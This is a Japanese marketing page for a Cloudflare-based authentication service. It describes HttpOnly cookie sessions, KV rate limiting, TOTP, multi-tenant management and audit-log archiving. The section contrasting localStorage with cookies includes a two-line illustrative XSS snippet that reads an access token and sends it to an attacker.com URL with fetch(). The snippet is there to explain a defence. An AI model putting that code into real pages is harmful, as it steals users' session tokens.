セキュアで高速な、
次世代の認証スタンダード。
Cloudflare の最先端のグローバルエッジ上で動作するフルスタック認証ソリューション。 スピード、セキュリティ、そして最高の使いやすさを。
コア機能
HttpOnly Cookies
セッショントークンをJavaScriptから保護されたセキュアなCookieとして保存し、XSS攻撃から完全にユーザーアカウントを防衛します。
KV Rate Limiter
不正アクセスや総当たり攻撃を防ぐため、エッジの超低遅延KVを利用した高性能かつ正確なレート制限(ウィンドウ追従型)を完備。
Cloudflare D1
グローバル配信されるリレーショナルデータベース D1 により、ユーザー情報、マルチテナント構造、監査ログをミリ秒単位で高速取得。
二段階認証 (TOTP)
認証アプリの6桁コードによる二段階認証に対応。パスワードが漏れても、それだけではアカウントに到達できません。バックアップコードも発行されます。
R2 アバター配信
ユーザーアバターは Cloudflare R2 オブジェクトストレージへアップロード。グローバルキャッシュでロード時間をほぼゼロにします。
統合メール通知
メールアドレスの確認、パスワードの再設定、招待の通知を自動で配信します。配信経路が設定されていない間は、招待リンクを画面から直接お渡しいただけます。
セキュリティの進化
フロントエンドでのトークン保存をやめ、ブラウザのバックグラウンドで処理される HttpOnly Cookie に切り替えることで、XSS (クロスサイトスクリプティング) から完璧に防衛します。
LocalStorage (従来型)
トークンがブラウザの JavaScript からアクセス可能です。悪意あるスクリプトが挿入された場合、トークンが簡単に盗み出されます。
const token = localStorage.getItem("access_token");
fetch("https://attacker.com/steal?token=" + token);
HttpOnly Cookie (Cloud Auth仕様)
トークンはブラウザが内部で完全に管理し、JavaScript からのアクセスを拒否します。XSS脆弱性があってもトークンは保護されます。
document.cookie = "ca_access_token=..."; // JSからは見えません
// ブラウザが自動的・安全にAPIへ送信します
組織・テナントを
安全に分離&一元管理
1つの認証基盤で、複数のテナント(企業・組織・ワークスペース)を効率的かつ安全に管理。1つのアカウントが複数のテナントに別々の役割で所属でき、作業対象のテナントは画面から切り替えられます。
組織の完全データ分離
データベースレベルで各テナントのデータ・ユーザー情報を安全に分離保護します。
招待によるメンバー管理
オーナーがメールアドレスを指定して招待し、本人が Google でサインインして参加します。役割の変更・除名もオーナーが行えます。
テナント別のセキュリティポリシー
許可するメールドメイン、パスワード要件、セッションの有効期限をテナントごとに設定できます。テナントに固定された API キーも発行できます。

マルチテナント運用のための充実した管理機能
エンタープライズ品質のセキュリティと、洗練されたユーザー体験を両立します。
テナント単位のユーザー管理
各テナントは独立したメンバー一覧を持ちます。オーナーは管理画面からメールアドレスを指定して招待し、役割の変更や除名も行えます。操作の対象になるのは選択中のテナントだけで、他のテナントのメンバーは一覧にも表示されません。
詳細な監査ログ(アクティビティ履歴)
アカウントの作成・更新・削除、権限の変更、メールアドレスの変更といった操作を、実行者・対象・日時・IPアドレスとともに記録します。30日を過ぎた記録はアーカイブへ移されます。
失効が即座に効くセッション管理
リクエストごとにセッションの生存とアカウントの状態を確認します。ログアウト、端末の解除、アカウントの停止、パスワードの再設定は、いずれも次のリクエストから反映されます。
ログイン中の端末の可視化
どの端末からログインしているかを、接続元とログイン日時とともに一覧できます。見覚えのない端末はその場で個別に解除でき、他の端末をまとめてログアウトさせることもできます。
自動化された運用設計
監査ログの記録
アカウントの作成・更新・削除や権限の変更といった重要な操作は、実行者とともに記録されます。
定期 Cron クリーニング (午前3時)
Cloudflare Workers の Scheduled Triggers が毎日バックグラウンドで起動し、30日以上前のログレコードを抽出します。
R2 アーカイブへの保存 & 削除
抽出された古いログは安全に JSON 形式で R2 バケットに永続保存され、同時に D1 データベースから削除され容量を最小限に保ちます。
今すぐ安全な認証基盤を。
アカウントを作成すれば、その場からユーザーの登録と API キーの発行を始められます。